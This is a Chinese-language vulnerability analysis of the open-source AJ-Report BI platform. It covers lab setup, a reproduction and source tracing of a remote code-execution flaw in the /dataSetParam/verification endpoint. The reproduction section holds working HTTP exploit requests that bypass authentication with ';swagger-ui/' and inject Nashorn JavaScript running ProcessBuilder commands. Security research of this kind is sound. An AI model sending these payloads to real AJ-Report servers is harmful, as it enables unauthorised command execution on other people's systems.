AJ-Report代码执行漏洞分析


AJ-Report是全开源的一个BI平台，酷炫大屏展示，能随时随地掌控业务动态，让每个决策都有数据支撑

`DataSetParamController` 中`verification`方法未对传入的参数进行过滤，可以执行JavaScript函数，导致命令执行漏洞。

环境搭建

将源码下并使用IDEA打开


```
git clone https://gitee.com/anji-plus/report.git
```



```
C:\Users\26927\Desktop>git clone https://gitee.com/anji-plus/report.git
Cloning into 'report'...
remote: Enumerating objects: 20831, done.
remote: Counting objects: 100% (536/536), done.
remote: Compressing objects: 100% (433/433), done.
remote: Total 20831 (delta 265), reused 132 (delta 66), pack-reused 20295
Receiving objects: 100% (20831/20831), 105.70 MiB | 6.44 MiB/s, done.
Resolving deltas: 100% (12008/12008), done.
Updating files: 100% (945/945), done.
```


配置mysql

创建数据 aj_report ， 数据库sql文件在resources/db.migration 目录下



```
spring:
  profiles:
    active: dev
  application:
    name: aj-report
  servlet:
    multipart:
      max-file-size: 10MB #上传图片大小限制为10MB
  jackson:
    date-format: yyyy-MM-dd HH:mm:ss
  messages:
    basename: i18n/messages
  datasource:
    url: jdbc:mysql://192.168.0.102:3306/aj_report?characterEncoding=UTF-8&serverTimezone=Asia/Shanghai&use
    username: root
    password: root
    type: com.zaxxer.hikari.HikariDataSource
    hikari:
      connection-timeout: 300000  # 连接超时时间 - 默认值：30秒。
      validation-timeout: 5000  # 连接被测试活动的最长时间 - 默认值：5秒。
      idle-timeout: 60000  # 连接池中允许闲置的最长时间 - 默认值：10分钟
      max-lifetime: 1800000  # 一个连接生命时长（毫秒），超时而没被使用则被释放 - 默认值：30分钟
      maximum-pool-size: 10  #连接池中允许的最大连接数，包括闲置和使用中的连接 - 默认值：10
      minimum-idle: 5  # 连接池中允许的最小空闲连接数 - 默认值：10。
```


配置文件存储路径



```
oss: #文件存储 都配置的情况下优先级minio->amazons3->nfs
  enabled: true
  ##允许上传的文件后缀
  file-type-while-list: .png|.jpg|.gif|.icon|.pdf|.xlsx|.xls|.csv|.mp4|.avi|.jpeg|.aaa|.svg
  # 用于文件上传成功后，生成文件的下载公网完整URL，http://serverip:9095/file/download，注意填写IP必须填写后端服务所在的机器IP
  downloadPath: http://127.0.0.1:9095/file/download
  nfs:
    #上传对应本地全路径，注意目录不会自动创建，注意 Win是 \ 且有盘符，linux是 / 无盘符，注意目录权限问题
    path: C:\Users\26927\Desktop\report\aaa\
  #若要使用minio文件存储，请启用以下配置
  #minio:
  #  url: http://127.0.0.1
  #  port: 9000
```

漏洞复现

```
POST /dataSetParam/verification;swagger-ui/ HTTP/1.1
Host: 192.168.0.100:9095
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/json;charset=UTF-8
Connection: close

{"sampleItem":"1","validationRules":"function verification(data){a = new
java.lang.ProcessBuilder(\"whoami\").start().getInputStream();r=new
java.io.BufferedReader(new java.io.InputStreamReader(a));ss='';while((line =
r.readLine()) != null){ss+=line};return ss;}"}
```




Request

```
POST /dataSetParam/verification;swagger-ui/ HTTP/1.1
Host: 192.168.0.100:9095
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/json;charset=UTF-8
Connection: close

{"sampleItem":"1","validationRules":"function verification(data){a = new java.lang.ProcessBuilder(\"whoami\").start().
getInputStream();r=new java.io.BufferedReader(new java.io.InputStreamReader(a));ss='';while((line = r.readLine()) != null){ss
+=line};return ss;}"}
```

Responses 83bytes / 52ms

```
HTTP/1.1 200
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: *
Access-Control-Allow-Headers: *
Access-Control-Expose-Headers: *
Content-Type: application/json;charset=UTF-8
Date: Sat, 04 May 2024 07:51:39 GMT
Connection: close
Content-Length: 83

{"code":"200","message":"操作成功","args":null,"ext":null,"data":"xian\\26927"}
```



Request

```
POST /dataSetParam/verification;swagger-ui/ HTTP/1.1
Host: 192.168.0.100:9095
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/json;charset=UTF-8
Connection: close

{"sampleItem":"1","validationRules":"function verification(data){a = new java.lang.ProcessBuilder(\"ipconfig\").start().
getInputStream();r=new java.io.BufferedReader(new java.io.InputStreamReader(a));ss='';while((line = r.readLine()) != null){ss
+=line};return ss;}"}
```

Responses 1833bytes / 67ms

```
HTTP/1.1 200
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: *
Access-Control-Allow-Headers: *
Access-Control-Expose-Headers: *
Content-Type: application/json;charset=UTF-8
Date: Sat, 04 May 2024 07:53:13 GMT
Connection: close
Content-Length: 1833

{"code":"200","message":"操作成功","args":null,"ext":null,"data":"Windows IP �������������� ����:
ý��  . . . . . . . . . . . . . . . . : ý���Ѷ������   �����ض���� DNS ��ꟼ : : : : : : : ��������
1:   ý��  . . . . . . . . . . . . . . . . : ý���Ѷ������   �����ض���� DNS ��ꟼ : : : : : : : �����
���������* 2:   ý��  . . . . . . . . . . . . . . . . : ý���Ѷ������   �����ض���� DNS ��  . . . . . .
VMware Network Adapter VMnet1:   �����ض���� DNS ��  . . . . . . . . . :   ��������� IPv6 ��. . . . . .
fe80::c4ff:5bb1:ea0a:b3f4%10   IPv4 ��. . . . . . . . . . . . . . . . : 192.168.170.1
��������� . . . . . . . . . . . . . . . : 255.255.255.0   Ĭ������. . . . . . . . . . . . . . . . : ���������
Network Adapter VMnet8:   �����ض���� DNS ��  . . . . . . . . . :   ��������� IPv6 ��. . . . . . . . . . :
fe80::5a7d:5105:ee82:f73a%14   IPv4 ��. . . . . . . . . . . . . . . . : 192.168.63.1
��������� . . . . . . . . . . . . . . . : 255.255.255.0   Ĭ������. . . . . . . . . . . . . . . . : ���ꟼ����
�����ض���� DNS ��  . . . . . . . . . :   ��������� IPv6 ��. . . . . . . . . . . : fe80::8db2:f6de:77a1:952b
 . . . . . . . . . . . . . . . . : 192.168.0.100   ��������� . . . . . . . . . . . . . . . : 255.255.255.0
Ĭ������. . . . . . . . . . . . . . . . . : 192.168.0.1"}
```

代码分析

漏洞路径

`\report\report-core\src\main\java\com\anjiplus\template\gaea\business\modules\datasetparam\controller\DataSetParamController.java`

verification


```java
    @PostMapping("/verification")
    public ResponseBean verification(@Validated @RequestBody DataSetParamValidationParam param) {
        DataSetParamDto dto = new DataSetParamDto();
        dto.setSampleItem(param.getSampleItem());
        dto.setValidationRules(param.getValidationRules());
        return responseSuccessWithData(dataSetParamService.verification(dto));
    }
```

param 接受传入的值

```java
@Data
public class DataSetParamValidationParam implements Serializable {

    /** 参数示例项 */
    @NotBlank(message = "sampleItem not empty")
    private String sampleItem;


    /** js校验字段值规则，满足校验返回 true */
    @NotBlank(message = "validationRules not empty")
    private String validationRules;
}
```

需要接受的参数 `sampleItem` ， `validationRules`

并将这个参数传入`dataSetParamService.verification(dto)`


business 〉 modules 〉 datasetparam 〉 service 〉 DataSetParamService 〉 verification
DataSetParamController.java
DataSetParamValidationParam.java
DataSetParamService.java
DataSetParamServiceImpl.java
bootstrap.yml
DataSetPara

```java
 **/
public interface DataSetParamService extends GaeaBaseService<DataSetParamParam, DataSetParam> {

    /**
     * 参数替换
     *
     * @param contextData
     * @param dynSentence
     * @return
     */
    String transform(Map<String, Object> contextData, String dynSentence);

    /**
     * 参数替换
     *
     * @param dataSetParamDtoList
     * @param dynSentence
     * @return
     */
    String transform(List<DataSetParamDto> dataSetParamDtoList, String dynSentence);

    /**
     * 参数校验  js脚本
     * @param dataSetParamDto
     * @return
     */
    Object verification(DataSetParamDto dataSetParamDto);

    /**
     * 参数校验  js脚本
     *
     * @param dataSetParamDtoList
     * @return
     */
    boolean verification(List<DataSetParamDto> dataSetParamDtoList, Map<String, Object> contextData);
}
```

DataSetParamServiceImpl.java

该类中实现了 verification 方法

```java
package com.anjiplus.template.gaea.business.modules.datasetparam.service.impl;

import com.anji.plus.gaea.curd.mapper.GaeaBaseMapper;
import com.anji.plus.gaea.exception.BusinessExceptionBuilder;
import com.anjiplus.template.gaea.business.modules.datasetparam.controller.dto.DataSetParamDto;
import com.anjiplus.template.gaea.business.modules.datasetparam.dao.DataSetParamMapper;
import com.anjiplus.template.gaea.business.modules.datasetparam.dao.entity.DataSetParam;
import com.anjiplus.template.gaea.business.modules.datasetparam.service.DataSetParamService;
import com.anjiplus.template.gaea.business.modules.datasetparam.util.ParamsResolverHelper;
import com.anjiplus.template.gaea.business.code.ResponseCode;
import com.fasterxml.jackson.databind.ObjectMapper;
import lombok.extern.slf4j.Slf4j;
import org.apache.commons.lang3.StringUtils;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.stereotype.Service;

import javax.script.Invocable;
import javax.script.ScriptEngine;
import javax.script.ScriptEngineManager;
import java.util.HashMap;
import java.util.List;
import java.util.Map;

/**
* @desc DataSetParam 数据集动态参数服务实现
* @author Raod
* @date 2021-03-18 12:12:33.108033200
**/
@Service
//@RequiredArgsConstructor
@Slf4j
public class DataSetParamServiceImpl implements DataSetParamService {

    private ScriptEngine engine;
    {
        ScriptEngineManager manager = new ScriptEngineManager();
        engine = manager.getEngineByName("JavaScript");
    }

    @Autowired
    private DataSetParamMapper dataSetParamMapper;

    @Override
    public GaeaBaseMapper<DataSetParam> getMapper() {
      return dataSetParamMapper;
    }

    /**
     * 参数替换
     *
     * @param contextData
     * @param dynSentence
     * @return
     */
    @Override
    public String transform(Map<String, Object> contextData, String dynSentence)
{
        if (StringUtils.isBlank(dynSentence)) {
            return dynSentence;
        }
        if (dynSentence.contains("${")) {
            dynSentence = ParamsResolverHelper.resolveParams(contextData,
dynSentence);
        }
        if (dynSentence.contains("${")) {
            throw
BusinessExceptionBuilder.build(ResponseCode.INCOMPLETE_PARAMETER_REPLACEMENT_VAL
UES, dynSentence);
        }
        return dynSentence;
    }

    /**
     * 参数替换
     *
     * @param dataSetParamDtoList
     * @param dynSentence
     * @return
     */
    @Override
    public String transform(List<DataSetParamDto> dataSetParamDtoList, String 
dynSentence) {
        Map<String, Object> contextData = new HashMap<>();
        if (null == dataSetParamDtoList || dataSetParamDtoList.size() <= 0) {
            return dynSentence;
        }
        dataSetParamDtoList.forEach(dataSetParamDto -> {
            contextData.put(dataSetParamDto.getParamName(), 
dataSetParamDto.getSampleItem());
        });
        return transform(contextData, dynSentence);
    }

    /**
     * 参数校验  js脚本
     *
     * @param dataSetParamDto
     * @return
     */
    @Override
    public Object verification(DataSetParamDto dataSetParamDto) {

        String validationRules = dataSetParamDto.getValidationRules();
        if (StringUtils.isNotBlank(validationRules)) {
            try {
                engine.eval(validationRules);
                if(engine instanceof Invocable){
                    Invocable invocable = (Invocable) engine;
                    Object exec = invocable.invokeFunction("verification", 
dataSetParamDto);
                    ObjectMapper objectMapper = new ObjectMapper();
                    if (exec instanceof Boolean) {
                        return objectMapper.convertValue(exec, Boolean.class);
                    }else {
                        return objectMapper.convertValue(exec, String.class);
                    }

                }

            } catch (Exception ex) {
                throw 
BusinessExceptionBuilder.build(ResponseCode.EXECUTE_JS_ERROR, ex.getMessage());
            }
        }
        return true;
    }

    /**
     * 参数校验  js脚本
     *
     * @param dataSetParamDtoList
     * @return
     */
    @Override
    public boolean verification(List<DataSetParamDto> dataSetParamDtoList,
Map<String, Object> contextData) {
        if (null == dataSetParamDtoList || dataSetParamDtoList.size() == 0) {
            return true;
        }

        for (DataSetParamDto dataSetParamDto : dataSetParamDtoList) {
            if (null != contextData) {
                String value =
contextData.getOrDefault(dataSetParamDto.getParamName(), "").toString();
                dataSetParamDto.setSampleItem(value);
            }

            Object verification = verification(dataSetParamDto);
            if (verification instanceof Boolean) {
                if (!(Boolean) verification) {
                    return false;
                }
            }else {
                //将得到的值重新赋值给contextData
                if (null != contextData) {
                    contextData.put(dataSetParamDto.getParamName(),
verification);
                }
                dataSetParamDto.setSampleItem(verification.toString());
            }

        }
        return true;
    }

}
```

verification

```
   @Override
    public Object verification(DataSetParamDto dataSetParamDto) {

        String validationRules = dataSetParamDto.getValidationRules();
        if (StringUtils.isNotBlank(validationRules)) {
            try {
                engine.eval(validationRules);
                if(engine instanceof Invocable){
                    Invocable invocable = (Invocable) engine;
                    Object exec = invocable.invokeFunction("verification",
dataSetParamDto);
                    ObjectMapper objectMapper = new ObjectMapper();
                    if (exec instanceof Boolean) {
                        return objectMapper.convertValue(exec, Boolean.class);
                    }else {
                        return objectMapper.convertValue(exec, String.class);
                    }

                }

            } catch (Exception ex) {
                throw
BusinessExceptionBuilder.build(ResponseCode.EXECUTE_JS_ERROR, ex.getMessage());
            }

        }
        return true;
    }
```

```
    private ScriptEngine engine;
    {
        ScriptEngineManager manager = new ScriptEngineManager();
        engine = manager.getEngineByName("JavaScript");
    }
```

`engine.eval(validationRules)`: 这行代码使用了一个 `engine` 是 `ScriptEngine` 的一个实例，来执行传入的 `validationRules` 字符串，即执行一段 JavaScript 代码。

`if(engine instanceof Invocable)` 这里检查 `engine` 是否是 `Invocable` 接口的实例，如果是，表示这个引擎可以调用 JavaScript 函数。

`invocable.invokeFunction("verification", dataSetParamDto)`: 如果引擎可以调用，就调用名为 `"verification"` 的 JavaScript 函数，并传入一个 `dataSetParamDto` 对象作为参数。

`ObjectMapper objectMapper = new ObjectMapper()`: 创建了一个`ObjectMapper`对象，用于处理 JSON 数据。


```
  if (exec instanceof Boolean) {
     return objectMapper.convertValue(exec, Boolean.class);
   }else {
      return objectMapper.convertValue(exec, String.class);
  }
```

根据 `exec` 对象的类型进行处理，如果是布尔类型，则将其转换为 Java 中的 Boolean 类型；否则转换为 String 类型。

`return objectMapper.convertValue(...)`: 最后，根据 `exec` 的类型，使用 ObjectMapper 将其转换成相应的 Java 类型，并返回结果。

debug 调试

下断点




```
    /**
     * 参数校验  js脚本
     *
     * @param dataSetParamDto
     * @return
     */
    @Override
    public Object verification(DataSetParamDto dataSetParamDto) {   dataSetParamDto: "DataSetParamDto(setCode=null, paramName=null, paramDesc=null, paramType=null, sampleItem=1, requiredFlag=null, validationRules=function

        String validationRules = dataSetParamDto.getValidationRules();   dataSetParamDto: "DataSetParamDto(setCode=null, paramName=null, paramDesc=null, paramType=null, sampleItem=1, requiredFlag=null, validationRules=func
        if (StringUtils.isNotBlank(validationRules)) {
            try {
                engine.eval(validationRules);   engine: NashornScriptEngine@12871   validationRules: "function verification(data){a = new java.lang.ProcessBuilder("ipconfig").start().getInputStream();r=new java.io.Buffere
                if(engine instanceof Invocable){
                    Invocable invocable = (Invocable) engine;
                    Object exec = invocable.invokeFunction( name: "verification", dataSetParamDto);
                    ObjectMapper objectMapper = new ObjectMapper();
                    if (exec instanceof Boolean) {
                        return objectMapper.convertValue(exec, Boolean.class);
                    }else {
                        return objectMapper.convertValue(exec, String.class);
                    }

                }

            } catch (Exception ex) {
```

```
Frames
"http-nio-9095-e...p "main": RUNNING
verification:101, DataSetParamServiceImpl (com.anjiplus.tem
invoke:-1, DataSetParamServiceImpl$$FastClassBySpringCGL
invoke:218, MethodProxy (org.springframework.cglib.proxy)
intercept:687, CglibAopProxy$DynamicAdvisedInterceptor (o
verification:-1, DataSetParamServiceImpl$$EnhancerBySpring
verification:59, DataSetParamController (com.anjiplus.templa
invoke0:-1, NativeMethodAccessorImpl (jdk.internal.reflect)

Variables
this = {DataSetParamServiceImpl@12870}
dataSetParamDto = {DataSetParamDto@12868} "DataSetParamDto(setCode=null, paramName=null, paramDesc=null, paramType=null, sampleItem=1, requiredFlag=null, validationRules=function verification(data){a = new java.Proc
validationRules = "function verification(data){a = new java.lang.ProcessBuilder("ipconfig").start().getInputStream();r=new java.io.BufferedReader(new java.io.InputStreamReader(a));ss='';while((line = r.readLine()) != null){ss+=line};return ss;}"
engine = {NashornScriptEngine@12871}
```

`validationRules` 值为JavaScript 代码

调用了 `ScriptEngineManager` eval执行JavaScript 代码




```
